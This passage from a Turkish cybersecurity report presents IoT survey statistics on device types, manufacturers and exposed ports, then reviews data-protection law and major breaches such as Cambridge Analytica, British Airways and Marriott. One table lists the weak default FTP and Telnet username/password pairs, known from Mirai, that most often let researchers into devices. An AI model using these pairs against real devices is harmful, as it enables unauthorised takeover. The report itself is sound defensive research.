Örnek veri seti uygulandıktan sonra, sınıflandırma algoritması uygulanmış ve manuel olarak girilen 1000 cihazda kapsama oranında yüzde 92, tutarlılık oranında ise yüzde 96 başarı sağlanmıştır. Manuel 1000 cihaz test edilirken, ağ sınıflandırma kuralları ve uzman kurallar bir arada kullanılmıştır.

	IoT	Media/TV		Work Appl		Gaming		Voice Asst.		Surveil.		Storage		Automat.		Wearable		Other IoT	
Region	Homes	Homes	Devices	H	D	H	D	H	D	H	D	H	D	H	D	H	D	H	D
North America	71%	42.8	44.9	32.7	28.0	16.0	12.0	9.5	7.5	3.9	3.7	2.7	1.7	2.3	1.9	0.2	0.1	0.4	0.2
South America	34.4%	20.5	51.7	7.5	24.0	4.3	9.8	0.1	0.3	4.6	13.3	0.3	0.6	0.0	0.1	0.0	0.1	0.1	0.2
Eastern Europe	25.7%	16.8	50.2	6.0	23.6	2.7	7.6	0.2	0.6	2.5	14.0	1.2	3.4	0.1	0.4	0.0	0.1	0.0	0.0
Western Europe	57.2%	40.2	59.0	14.0	18.9	7.5	9.2	1.8	2.3	3.8	5.6	2.5	3.2	1.3	1.6	0.0	0.0	0.0	0.0
East Asia	30.8%	12.2	25.8	14.9	44.5	6.3	12.1	0.9	1.6	2.2	9.1	3.1	6.5	0.1	0.2	0.1	0.2	0.0	0.1
Central Asia	17.3%	13.5	54.2	1.6	12.0	0.6	2.4	0.0	0.2	2.4	30.3	0.2	0.8	0.0	0.0	0.0	0.1	0.0	0.0
Southeast Asia	21.7%	9.0	25.4	7.5	31.2	1.0	2.7	0.2	0.5	7.8	37.0	0.9	2.7	0.1	0.2	0.1	0.3	0.0	0.0
South Asia	8.7%	2.5	16.6	2.7	24.2	0.4	2.4	0.1	0.8	4.1	54.5	0.2	1.1	0.0	0.2	0.0	0.2	0.0	0.0
N. Africa, M. East	19.1%	9.4	35.7	5.1	26.2	1.8	6.4	0.1	0.3	5.2	28.5	0.7	2.4	0.0	0.2	0.0	0.2	0.0	0.1
Oceania	49.2%	30.7	46.6	19.8	25.9	10.1	12.7	3.2	4.2	3.0	5.3	3.5	4.3	0.7	0.9	0.1	0.2	0.0	0.0
Sub-Saharan Africa	19.7%	6.9	21.7	10.9	49.9	2.5	7.1	0.1	0.4	2.8	18.0	0.8	2.3	0.1	0.3	0.1	0.3	0.0	0.1

Şekil 82: Evlerde bulunan IoT cihazlarının bölgelere göre dağılımı[20].

Şekil 82'deki grafikte, çeşitlere göre ayrılmış olan IoT cihazlarının bölgedeki hanelerde en az bir tane bulunma yüzdesi ve griyle taranmış kısımda ise belirlenen cihazın bulunduğu bölgedeki IoT cihazları içindeki yüzdesi görülmektedir. Örneğin Kuzey Amerika'daki evlerin yüzde 42,8'inde en az bir medya cihazı bulunmaktadır ve bölgedeki IoT cihazlarının yüzde 44,9'u medya cihazıdır. Çalışma yapılırken sadece IoT cihazı bulunan evler düşünülerek yüzde oluşturulmuştur. Yani raporlamanın amacı IoT cihazlarının birbirine kıyasla dağılımıdır denilebilir.

Şekil 83'de, makale sırasında kullanılan veri kümesinde bulunan IoT cihazları arasında ürünleri en çok kullanılan 5 üreticinin, bulundukları bölgelere göre kullanım yüzdelerini gösterilmektedir. Sonuçta, üreticiler bölgelere göre değişiklik göstermekle birlikte sistemlerin genel olarak

	Routers		Gaming		Automation		Storage		Surveillance		Work	
N. America	16.4	Arris	39.2	Microsoft	44.2	Nest	24.9	W Digital	12.1	Hikvision	38.8	HP
	8.1	Cisco	19.7	Nintendo	15.1	Belkin	14.1	Synology	7.3	Dahua	10.3	FoxConn
	5.2	Sagemcom	11.6	Azurewave	14.4	Phillips	5.9	Seagate	6.3	D-Link	8.4	Amazon
	4.6	Actiontec	9.4	Sony	9.8	ecobee	3.9	ICP	5.8	Suga	8.0	Epson
	4.3	TP-Link	9.0	FoxConn	2.7	Enphase	3.0	WD	5.3	Flir	7.5	Canon
S. America	22.2	TP-Link	43.7	Microsoft	33.5	Philips	25.0	W Digital	20.8	Hikvision	29.2	HP
	7.7	Arris	13.6	Sony	13.0	Belkin	14.7	Sagemcom	16.3	Dahua	18.0	Epson
	7.0	Technicolor	10.7	Azurewave	12.1	–	13.1	Synology	8.4	–	9.0	FoxConn
	6.5	Huawei	9.6	FoxConn	5.9	SMA	9.7	D-Link	8.2	Intelbras	7.1	Brother
	4.6	Mitrastar	6.6	Nintendo	4.7	Enphase	8.5	Seagate	4.0	Cisco	5.7	Samsung
East Asia	12.9	NEC	45.9	Nintendo	49.0	Philips	37.2	Synology	28.5	Hikvision	13.4	Canon
	11.9	Buffalo	21.9	Sony	7.0	Belkin	13.4	Buffalo	10.5	Dahua	11.1	Epson
	8.4	TP-Link	8.9	FoxConn	4.8	Belkin	12.1	ICP	8.6	Dahua	10.6	Mointstone
	5.5	EFM	8.0	Azurewave	4.2	Gongjin Elec	8.8	I-OData	5.0	Panasonic	9.3	FoxConn
	4.4	Huawei	4.9	Microsoft	4.2	SMA	8.2	QNAP	2.4	Biliian	9.2	HP
Central Asia	49.5	TP-Link	22.8	Microsoft	11.1	Fn-Link	37.4	Synology	43.2	Hikvision	23.7	HP
	16.6	Huawei	20.9	FoxConn	11.1	Cambridge	14.0	D-Link	16.2	Dahua	10.0	Yealink
	6.4	Cambridge	17.7	Azurewave	11.1	TP-Link	13.5	W Digital	11.0	Cisco	9.4	Canon
	5.3	D-Link	12.5	Sony	–	–	7.7	ICP	6.2	Cisco	7.5	Epson
	3.0	ZTE	10.0	Liteon	–	–	4.1	QNAP	3.2	ICP	6.9	XEROX
East Europe	23.9	TP-Link	37.3	Microsoft	40.3	Philips	26.7	Synology	20.6	Hikvision	27.7	HP
	7.3	ZTE	14.7	Sony	25.1	Philips	15.9	W Digital	18.7	Dahua	10.8	FoxConn
	7.1	Huawei	13.2	FoxConn	5.4	SMA	14.0	Sagemcom	12.0	Cisco	7.1	Canon
	6.6	D-Link	11.0	Azurewave	3.2	eQ-3	9.7	ICP	4.3	Cisco	5.6	Epson
	3.8	Asus	9.5	Nintendo	3.2	Murata	7.6	QNAP	3.4	ICP	4.9	Samsung
West Europe	18.0	Sagemcom	30.6	Microsoft	33.1	Philips	38.7	Synology	37.1	Free	39.0	HP
	16.1	Free	22.5	Nintendo	17.7	Alertme.com	17.7	W Digital	8.0	Hikvision	11.6	Canon
	5.7	AVM	14.9	Sony	6.1	eQ-3	7.2	ICP	7.0	Hikvision	9.2	FoxConn
	5.2	Huawei	11.5	FoxConn	5.7	Hager	5.7	Technicolor	6.3	Dahua	9.0	Epson
	3.8	TP-Link	8.3	Azurewave	4.8	SMA	4.5	QNAP	5.1	D-Link	4.1	Brother
South Asia	24.2	TP-Link	64.9	Microsoft	26.3	Philips	20.1	W Digital	34.3	Hikvision	33.1	HP
	7.4	Huawei	8.7	FoxConn	24.1	SMA	14.5	Synology	18.4	Dahua	16.6	Canon
	7.4	D-Link	5.7	Azurewave	14.0	Matrix	14.5	Synology	18.4	Dahua	8.1	FoxConn
	7.3	Tenda	3.6	Sony	1.3	Espressif	10.6	Seagate	3.0	Cisco	6.0	Epson
	2.7	Haier	2.0	Nintendo	1.3	Xiaomi	10.3	WD	2.1	ICP	3.6	Ricoh
S E Asia	18.9	TP-Link	44.6	Microsoft	34.7	Inspur	36.4	Synology	24.7	Hikvision	15.4	HP
	14.3	Huawei	11.6	Nintendo	18.9	Philips	19.4	W Digital	17.2	Dahua	13.9	FoxConn
	12.0	ZTE	11.5	FoxConn	18.6	Rf-Link	8.6	ICP	4.8	Cisco	9.7	Epson
	5.3	Fiberhome	10.2	Azurewave	8.2	SMA	7.5	QNAP	4.0	ICP	9.5	Canon
	4.3	Mikrotic	6.5	Sony	2.0	Belkin	6.6	D-Link	3.8	PLUS	7.3	Ricoh

Şekil 83: Cihaz türüne ve bölgelere göre en yaygın üreticiler[20].

aynı yollarla ifşa edildiği anlaşılmıştır. Ayrıca kullanılan yönlendiricilerin yüzde 93'ünde 80 portu üzerinde http yönetici aray üzüne sahip olduğu gözlemlenmiştir. Ek olarak yönlendiricilerin yüzde 66,5'inin UDP üzerinden DNS servisi, yüzde 63,4'ünün UPnP servisi ve yüzde 19,7'sinin de SSH servisi desteklediği görülmüştür.

Port	Service	Devices	Port	Service	Devices
1900	UPnP	46.2%	139	SMB	10.6%
80	HTTP	45.7%	8443	HTTPS Alt.	9.5%
5353	mDNS	39.2%	8009	HTTP Alt.	9.3%
8080	HTTP Alt.	26.9%	445	SMB	8.7%
443	HTTPS	21.1%	7676	Custom	8.2%
9100	JetDirect	19.5%	49152	–	7.9%
515	LPR	16.5%	21	FTP	7.8%
631	IPP	11.8%	5000	UPnP	7.8%
554	RTSP	11.8%	23	Telnet	7.1%
8008	HTTP Alt.	11.1%			

Şekil 84: Servislerin IoT cihazlarında kullanımı[20].

Şekil 84'te araştırma sırasında kullanılan veri kümesindeki IoT cihazlarında bulunan açık portlar ve üzerinde çalışan servisler gösterilmektedir. Kullanılan en popüler protokoller cihaz keşfi (UPnP, mDNS) ve cihaz yönetimiyle alakalıdır (http, HTTPS). Çoğu IoT cihazı gömülü sunucu olarak çalıştırılmaktadır. Cihazların yüzde 67,5 kadarı ise en az bir TCP veya UDP tabanlı hizmet vermektedir. Dikkat çeken diğer nokta ise cihazların Telnet (%7.1) ve FTP (%7.8) gibi eski protokolleri halen desteklemesidir.

Credential	%	Credential	%
admin/admin	88.3%	admin/admin	35.6%
admin/	5.9%	root/xc3511	16.0%
Administrator/	1.4%	vodafone/vodafone	10.4%
sysadm/sysadm	0.9%	guest/guest	7.8%
root/	0.7%	admin/1234	7.5%
root/root	0.4%	root/hslwificam	3.9%
user/	0.4%	root/vizxv	3.7%
meo/meo	0.3%	root/oelinux123	2.2%
admin/password	0.3%	admin/4321	1.8%
admin/ttnet	0.3%		1.6%
other	1.0%	other	9.5%

Şekil 85: En Yaygın kullanılan FTP ve telnet kimlik bilgileri[20].

Şekil 85'in sol sütununda zayıf FTP, sağda ise zayıf Telnet Kimlik Bilgileri ve kullanılma yüzdeleri verilmektedir. WiFi Inspector, cihazların zayıf varsayılan kimlik bilgileriyle erişilebildiğini tespit etmek için çok küçük sözlükle saldırı yaparak erişim izni almaya çalışmış ve başarılı erişim yüzdeleri sonuçta yukarıdaki tabloda görüldüğü gibi olmuştur. Bu sonuçlarda IoT cihazlarında gerekli güvenlik önlemlerinin ne denli ihmal edildiği açıkça görülüyor (Neredeyse cihazlardaki tüm FTP servislerine "admin/admin" girişi yapılabilmiştir).

Evlerde kullanılan IoT cihazlarının bu ölçüde güvenlik sorunları barındırması beraberinde sistemlerin korunmasına yönelik uygulamaları getirmektedir. Zayıf şifrelemelerle korunmaya çalışılan IoT cihazlarının açığını kullanan Mirai Botnet, cihazları ele geçirmekte ve ağır DDoS'lar yapabilmektedir. Araştırmacılar, kullanıcılara uygun güvenlik önlemleri için ağ üzerindeki trafiğin takip edilmesini, kum havuzu kullanılmasını (sandboxing), cihaz kimlik doğrulama yöntemlerinin geliştirilmesini, cihazlardaki bilgi akışının denetlenmesini tavsiye ediyorlar.

Araştırmacıların belirttiğine göre gerçek dünyada kullanılan IoT cihazlarının bu denli geniş çaplı bir deneysel analizi ilk kez yapılmıştır. Araştırma sırasında 16 milyon evin iç ağından taranarak tespit edilen 83 milyon cihaz örneği alınmıştır. Burada IoT cihazlarının günümüzdeki kullanım yaygınlığının ne denli geniş olduğu görülmektedir. Bazı bölgelerde evlerin birçoğunun iç ağına bağlı en az bir IoT cihazı vardır. WiFi Inspector aracında kullanılan Random Forest algoritmasıyla hangi türlerin ve üreticilerinin olduğu saptanabilmiş ve kullanılan cihaz türlerinin içerdiği zayıflıklar analiz edilmiştir. Çalışma boyunca FTP ve Telnet protokolü üzerindeki zayıf şifrelemelerin kullanıldığı, ayrıca bilinen zafiyetlerle sistemlerin ele geçirilebildiği ortaya konmuştur.

DÖNEM İNCELEME KONUSU

Kişisel verilerin korunması ve veri mahremiyeti konuları küresel çapta gündemden düşmeyen konular arasında yer alıyor. Gerek yapılan ihlaller gerekse verilen cezalarla gündemdeki yerini koruyan bu iki kavram, ülkemizde KVKK (Kişisel Verilerin Korunması Kanunu) uluslararası alanda da GDPR (General Data Protection Regulation) kapsamında değerlendiriyor. Cumhurbaşkanlığı kararnamesi ile yayınlanan 2019/12 sayılı "Bilgi ve İletişim Güvenliği Tedbirleri" genelgesinde de kritik bilgilerin (Nufüs, sağlık ve iletişim kayıt bilgileri, genetik ve biyometrik veriler v.b.) korunması ile ilgili konulara doğrudan yer verilmesi, kişisel verilerin korunmasının ülkemizde ne kadar üst düzeyden önemsendiğini ve ele alındığını göstermektedir.[21] Raporumuzun bu kısımda; bu iki kavramın çıkış noktası, mevcut uygulamalar ve birey, kurum ve kuruluşların yasal çerçevede dikkat etmeleri gereken hususlar detaylı olarak ele alınıyor.

19. KİŞİSEL VERİLERİN DÜNÜ, BUGÜNÜ, YARINI

Mahremiyet, özgürlüğü ve gizliliği barındıran bir olgudur ve insanlar tarihsel gelişimi boyunca mahremiyete önem vermiştir. Mahremiyet, insanın kendisi ile toplum arasındaki sınırları belirlemesi ve dahası kontrol edebilmesidir. Kişinin bedeni, kişiliği, ailesi, fiziki yaşam alanı, kişisel verileri ve bunların bulunduğu elektronik ortamlar kişisel mahremiyet alanlarından sadece birkaçıdır. Mahremiyet olgusunun ve alanlarının korunması antik çağlardan beri insan faaliyetinin önde gelen unsurları arasında yer almaktadır.


Mahremiyet, kadın ve erkeğin yapraklarla örtünme çabalarından meskenlerin korunmasına kadar geniş bir yelpazede insan davranışlarını belirleyen bir etken olmuştur. Örneğin hane mahremiyetinin korunması amacıyla Yunanlıların meskenlerin gün ışığını en üst seviyede alması ve dışarıdan en az görünmesini sağlamak için inşaat sırasında matematik ve geometriden yararlandığı bulunmuştur. Ayrıca birçok başka ülkede olduğu gibi İngiltere'de de insanların evleri ilk başlarda sadece geniş bir odadan oluşurken ve tüm aile burada kalırken zamanla evler değişime uğramış ve yatak odası olgusu yaşam biçimine dâhil olmuştur. Bir başka örnekte ise 14. yy. ile 18. yy. arasında insanların mahremiyetlerini korumak için kişisel mektuplarının gizlice okunmasının önlenmesi talebiyle mahkemelere başvurduğu görülmüştür.

Mahremiyetin korunmasının tarihsel sürecine baktığımızda teknolojideki hızlı gelişmenin mahremiyet ihlallerinin artmasına katkıda bulunduğu görülmektedir. Özellikle kişisel verilerin korunması büyük bir sorun olarak karşımıza çıkmaktadır. İnternetin yaygınlaşması, Endüstri 4.0 ile birlikte bütün nesnelerin birbirine bağlanması ve ihtiyaçların büyük bir kısmının elektronik ortamlarda giderilmeye başlamasıyla kişilerin mahremiyetlerini kontrol etmesi risk altına girmiştir. Bilginin ticarileştirildiği ve ekonomik değere dönüştürüldüğü siber uzayda, kişisel verilerin korunmasıyla ilgili politikaların önemi gittikçe artmıştır.

Kişi hakları sonsuz değildir. Toplum içindeki bireylerin birbirine karşı sorumlulukları vardır. Bu nedenle kişinin mahremiyetiyle ilgili haklar düzenlenirken diğer bireylere karşı sorumlulukları da gözetilerek bir denge kurulmalıdır. Bu politikalar düzenlenirken kamu yararı ile mahremiyet bazen örtüşürken bazen de çelişmektedir. Devletler kişisel verilerin korunmasıyla ilgili yasaları oluştururken kamu yararını gözeten kaçış noktaları koymaktadır. Kamu yararının gözetilmesinin gerektiği durumlarda kişinin mahremiyeti kısıtlanabilmektedir. Hiçbir devletin, kamu kurumlarının ve özel kurumların kişisel verileri işlemeden işlevlerini yerine getiremeyeceği açıktır. Bu nedenle 6698 Sayılı Kişisel Verilerin Korunması Kanunu ve dünya üzerinde kişisel verilerin korunması için çıkarılan kanunlar, kurallar ve direktiflerin ortak noktası kişisel verilerin belirli bir düzen ve kurallar çerçevesinde usulüne uygun, orantılı bir biçimde işlenmesinin sağlanmasıdır.

19.1. Kişisel Verilerin Korunması ile İlgili Ulusal ve Uluslararası Düzenlemeler

Mahremiyet hakkının hukuki bir hak olduğu ilk kez 19. yy sonlarına doğru Amerika Birleşik Devletleri'nde görüntüleme ve ses iletimi konusundaki teknolojik gelişmeler üzerine tartışılmaya başlanmıştır. Samuel Warren ile Louis Brandeis tarafından kaleme alınan "Mahremiyet Hakkı" başlıklı makale 1890 yılında Harvard Hukuk dergisinde yayınlanmıştır. Bu makale, mahremiyeti ayrı bir kavram ve hak olarak ortaya koymuş olmasından dolayı hukuk çevrelerinde büyük ilgi çekmiştir[22]. Daha sonra 1948 yılında kabul edilen İnsan Hakları Evrensel Beyannamesi'nin 12. maddesinde mahremiyet hakkına yer verilmiştir. 1953 yılında yürürlüğe giren Avrupa İnsan Hakları Sözleşmesi ile kişisel verilerin korunması hukuken güvence altına alınmıştır. ABD'de 1967 yılında yürürlüğe giren Bilgilenme Özgürlüğü Yasası ile herkese devlet kurumlarındaki belgelere erişim talep etme hakkı tanınmıştır. 1980 yılında OECD tarafından Kişisel Verilerin Sınır Ötesi Transferine İlişkin Rehber yayınlanmıştır. 1981 yılında Kişisel Verilerin Otomatik İşleme Tabi Tutulması Karşısında Bireylerin Korunması Sözleşmesi AB tarafından Strasburg'da kabul edilmiş ve Türkiye de bu sözleşmeyi imzalayan ülkeler arasında yer almıştır. 1983 yılında Almanya'da nüfus sayımı kararı olarak bilinen bir karar ile Anayasa Mahkemesi, vatandaşların kişisel verileri üzerinde kendi kararlarını alma temel hakkına sahip olduğuna karar vermiştir. Bu karar üzerine yetkili kurumlar, kişisel verileri nüfus sayımının dışına çıkararak daha fazla anonimlik sağlamak zorunda kalmıştır. 1990 yılında BM Bilgisayarla İşlenen Kişisel Veri Dosyalarına İlişkin Rehber yayınlamıştır. 1995 yılında Avrupa Parlamentosu ve Avrupa Konseyi Kişisel Verilerin İşlenmesi ve Serbest Dolaşımı Bakımından Bireylerin Korunmasına İlişkin Direktifi kabul etmiştir. 2016 yılında AB tarafından kabul edilen GDPR (General Data Protection Regulation) ile Kişisel Verilerin Korunması Kanunu bu direktif esas alınarak hazırlanmıştır. Türkiye'de yapılan düzenlemelerde 1982 Anayasasında özel hayatın gizliliği anayasal bir hak olarak yer almıştır. Söz konusu madde 2010 tarihinde yeniden düzenlenerek kişisel verilerin korunmasıyla ilgili düzenlenmeler eklenmiştir. Kişisel verilerin korunmasıyla ilgili hükümlere Türk Ceza Kanununda da yer verilmektedir. Dünya genelinde kişisel verilerin korunmasına ilişkin düzenlemelerin bulunduğu ülkeleri gösteren harita aşağıda gösterilmektedir[23]



Şekil 86: Dünya genelindeki veri koruma durum haritası.

19.2. Yapılan Veri İhlalleri ve Uygulanan Yaptırımlar

Kişisel verilerin korunması amacıyla ülkeler bireysel hak ve özgürlüklerin merkezde olduğu regülasyonlar oluşturmak için çok çeşitli adımlar attılar. Yapılan çalışmalar sonucunda AB ülkelerinde GDPR, ülkemizde KVKK, Brezilya'da LGPD, Avustralya, Tayland, Japonya, Güney Kore ve ABD'de birçok eyalette kişisel veri ihlalleri ile ilgili regülasyonlar yayınlandı. Şirketlere sistemlerinin regülasyonlara uyumluluğunu sağlamaları için belirli süre verildikten sonra kanunların tam anlamıyla uygulanmasına başlandı. Kanunları ihlal eden şirketlerin büyük yaptırımlarla karşı karşıya kaldığı görüldü. Dünya devleri şirketlerin kişisel verilerin korunmasıyla ilgili yatırımlarının yeterli seviyelerde olmadığı ve kanunlara uyumluluğu sağlamak için çalışmalar yapacaklarına ilişkin açıklamalar yaptıkları görüldü. Bu açıklamaların temel amacı dikkat çekmemek, eksikliklerin olduğunun beyan edilmesi, önlem alındığının gösterilmesi ve en önemlisi cezaî süreçlerin geciktirilmesi olmaktadır.

Sosyal paylaşım sitesi Facebook, kişisel verilerin korunması konusunda şimdiye kadar verilen en büyük cezayı almış olan firmadır. ABD Federal Ticaret Komisyonu, Facebook'un Cambridge Analytica skandalı nedeniyle 5 milyar dolar ceza ödemesine karar vermiştir. Ayrıca Facebook'un veri koruma çalışmalarını güçlendirmesi istenmiştir[24], [25], [26].

Peki, nedir bu Cambridge Analytica skandalı? Öncelikle Cambridge Analytica şirketinin iş dünyasına ve siyasi partilere hizmet sunmak için kurulmuş, İngiltere merkezli bir veri analiz şirketi olduğunu söylemek gerekiyor. Bu şirketin Trump'ın seçim kampanyasında rol aldığı, ayrıca İngiltere'nin AB'den çıkması için yapılan BREXIT referandumunda da etkin rol oynadığı ifade edilmiştir. Bu şirketin Trump'ın seçim kampanyası sürecinde, Facebook'ta bulunan bir uygulama aracılığıyla insanlara bir anket doldurmaları için para ödediği, bunun sonucunda ise sadece ödeme yapılan insanların değil onların arkadaş listelerindeki kişilerin de bilgilerine erişebildiği tespit edilmiş bulunuyor. Üstelik arkadaş listesinde yer alan kişilerin onayına bile ihtiyaç duymadan onların özel mesajları, güncellemeleri, mailleri gibi bütün kayıtlı kişisel bilgilerine erişim imkânı elde etmişler.

İletişim ağları düşünüldüğünde, bütün Amerikan vatandaşlarının bilgilerine erişebilmek için ABD içinde birkaç yüz bin kişiye ulaşmanın yeterli olduğu söylenmektedir. Şirket çalışanı olan Christopher Wylie tarafından açıklanan bilgiye göre 270 bin kişinin katıldığı bu uygulamayla yaklaşık 50 milyon kişiye ait devasa bir kullanıcı bilgisi

toplanmıştır. Elde edilen veriler, büyük veri ve psikolojik veri analizi yardımıyla seçim sonuçlarına etki etmek amacıyla kullanılmıştır. Kişiler; siyasi eğilimleri, kişisel özellikleri, duygusal profilleri çıkartılarak gruplandırılmış ve anket sonuçlarının çekişmeli göründüğü ve aradaki oy farkının az olduğu eyaletlerde kararsız seçmenin kendi lehlerine oy kullanmaları için kişi profillerine göre özelleştirilmiş video, makale, haber, reklam gibi içerikler iletilmiştir. İnsanları manipüle ederek oy kullanma tercihlerini etkilemiş ve istedikleri sonucu elde etmeye çalışmışlardır. Şirketin yaptığı çalışmalar dikkate alındığında hedeflerinin tüm seçmenler değil sadece kararsız ve ters düşünceli insanlar olduğu, yönlendirme ile kişisel fikirlerin değiştirildiği ve bu sayede haksız kazanç ve başarı elde edildiği açıkça görülmektedir.

Avrupa Birliği ülkelerinde yürürlüğe giren GDPR uyum sürecinin sona ermesiyle birlikte şirketlere yaptırımlar uygulanmaya başlandı. Bu kapsamda Almanya'da toplamda 102 ceza kesilmiş olup bunların toplam miktarının 500.000 Euro olduğu görülmektedir. Ayrıca Almanya'da bir polis memuruna kişisel verileri yasa dışı olarak özel amaçlar için işlediğinden dolayı 1400 Euro ceza verilmiştir. Polis memuru kurumsal kimliğini kullanarak trafik bilgi sistemi ve federal ağ ajansını kullanarak elde ettiği cep telefonu numarasıyla mağdur tarafla açık rıza almadan iletişime geçmiştir. Bu olay sonucunda söz konusu polis memuru Almanya mahkemeleri tarafından kişisel verileri açık rıza olmadan kullandığı için cezalandırılmıştır. Bu ceza, bireysel kişisel veri ihlali cezası olması yönünden son derece dikkat çekicidir.

Birleşik Krallık Bilgi Komisyonu Ofisi (ICO) 2018 yılında yaşanan veri kaybı nedeniyle British Airways firmasına GDPR kapsamında 230 milyon dolar para cezası vereceğini duyurdu[27]. Bu ceza GDPR kapsamında kesilen en yüksek ceza olarak karşımıza çıkmaktadır[28]. GDPR yönetmeliği kapsamında Avrupadaki yerel veri koruma ajansları şirketlere yıllık gelirlerinin %4 üne varan cezalar kesebiliyor. British Airways şirketine kesilen ceza, şirketin 2017 yılındaki gelirinin yüzde 1.5'ine denk geliyor. Yaşanan veri ihlalinde şirketin 500.000 müşterisinin isim, soyisim, adres, kullanıcı adı, parola, seyahat rezervasyon bilgileri ve CVC kodları dahil ödeme yapılan kart bilgileri gibi kişisel verilerinin çalındığı tespit edildi. Magecart adlı bir siber suç grubunun 21 Ağustos 05 Eylül 2018 tarihleri arasında yasadışı bir şekilde kişisel verilere erişim sağladığı tespit edildi[29]. Magecart grubu web sitesinde bulunan Javascript kod parçacığı olan Modernizr'in güvenlik açığını kullanarak yirmi iki satırlık kod parçasını gizlediği ve havayolu şirketinin web sitesine benzeyen ama kontrolünün kendilerinde olduğu "baways.com" adlı ayrı bir web sitesine yönlendirdiği ortaya çıktı. Şirketin 2012 yılından beri zafiyeti bilinen Modernizr'i güncellemediği ortaya çıktı. Güvenlik uzmanları British Airways'in soruşturma boyunca iş birliği yaptığını ve yaşanan olay sonrası güvenlik tedbirlerini arttırdığını vurguladı. Veri ihlali yaşayan kişilerin tek tek British Airways'tan tazminat talep etme haklarının olduğu fakat şirket tarafından böyle bir ödemenin yapıldığına dair herhangi bir açıklamanın yapılmadığı görüldü.


Bir diğer büyük kişisel veri ihlali ise uluslararası otel zinciri Marriott'ta meydana gelmiştir. Marriott International tarafından devralınan Starwood Hotels & Resorts Worldwide şirketinin müşteri veri tabanının sızdırılması olayı Türkiye dâhil birçok ülkeden insanı etkilemiştir. Marriott tarafından sızıntıyla ilgili yapılan açıklamada sızıntının Temmuz 2014'ten beri müşteri rezervasyon bilgilerinin bulunduğu veri tabanına yetkisiz erişim olduğu ve bu durumun ancak 8 Eylül 2018'de fark edildiği belirtiliyordu. Bu veri tabanında 1,24 milyonu Türkiye'den olmak üzere 383 milyon müşteri kaydının olduğu Marriott yönetimi tarafından resmî olarak açıklandı. Bu veri sızıntısı olayında dikkat çeken asıl konu ise bu kadar büyük verinin nasıl aktarıldığı değil, asıl yetkisiz erişimin fark edilmesinin yaklaşık 4 yıl almış olmasıdır. Gerçekleşen veri ihlali sonucu, müşteri bilgileri ele geçirilen otel zinciri Marriott, İngiltere tarafından 123 milyon dolarlık faturayla karşı karşıya bırakıldı. Türkiye ise toplam 1.450.000 lira idari para cezası kesti. GDPR kapsamında kesilen cezalarda şirketin büyüklüğü belirli bir değerin üstünde olduğunda şirket gelirleri üzerinden oransal bir ceza kesilirken Türkiye'de kesilen cezaların üst limitinin sınırlı olduğu görülmektedir. Marriott olayında İngiltere, kendi vatandaşlarının kişisel verilerinin ihlalinde kişi başı 17,5 dolar ceza uygularken ülkemizde KVKK her bir Türk vatandaşı için 0,20 dolar ceza uygulamıştır. Verilen cezalardaki farklar, KVKK tarafından uygulanan yaptırımların tartışılmasına yol açmıştır.

Devletlerin siyasi amaçlarına ulaşmak için kişisel verilerin işlenmesini bir araç olarak kullandığı aşikârdır. Gevers tarafından ortaya çıkarılan SenseNet veri sızıntısında, Çin'de Xinjiang bölgesindeki insanların kimlik bilgileri ile bulundukları konumları noktasal olarak belirleyip koordinatlarını tutan ve erişime açık olan bir veri tabanı ortaya çıkarıldı. Xinjiang bölgesi, çoğunlukla Müslüman Uygur Türklerinin yaşadığı bölgedir. SenseNet yüz tanıma, kalabalık analizi ve bu verileri yapay zekâ uygulamalarıyla işlemesi ile tanınıyor. Ayrıca veri tabanında cami gibi bazı noktaların da işaretlendiği görülüyor. Victor Gevers'in konu ile ilgili Twitter sayfasını ziyaret ederek daha fazla bilgiye sahip olabilirsiniz[30].

Büyük şirketlere uygulanan yaptırımların yanı sıra günlük yaşantımızda hepimizin sıkça karşılaştığı ve rahatsızlık duyduğumuz reklam amaçlı mesaj ve aramalarla ilgili olarak da KVKK tarafından ciddi yaptırımların uygulanmaya başlandığını görülmektedir. Örneğin bir vatandaşın kurula yaptığı şikâyet üzerine bir yatırım ve menkul değerler şirketine, vatandaşın izni olmadan reklam amaçlı telefon araması yaptığı için 75.000 TL idari para cezası verildi[31]. Yine insanların borçlarından dolayı karşı taraf avukatları tarafından sıklıkla aranması, hatta avukatların aile bireylerini de arayarak taciz etmesi sıkça karşılaştığımız bir durumdur. Bu konuda ilgili kurum emsal sayılabilecek bir karar aldı. Söz konusu kararda borçlunun yeğenine mesaj atan avukata 50.000 TL idari para cezası

verildi[31] Bu tür kararlar toplum nezdinde kişisel verilerin korunmasıyla ilgili farkındalık oluşmasına katkıda bulunduğu için son derece önemlidir.

Dünya genelinde görülen kişisel veri ihlallerinde verilen cezalarda daha çok, verilerin hukuka aykırı işlenmesi ön plana çıkarken ülkemizde yetkili kurum olan KVKK tarafından verilen kararlarda en çok veri güvenliğini sağlamaya yönelik gerekli teknik ve idari tedbirlerin alınmamasının ceza nedeni ya da önde gelen neden olduğu görülmektedir. Aşağıdaki grafikte KVKK tarafından verilen cezaların oransal grafiği gösterilmektedir.



Şekil 87: KVKK kurul kararları özetleri[31].

19.3. SONUÇ

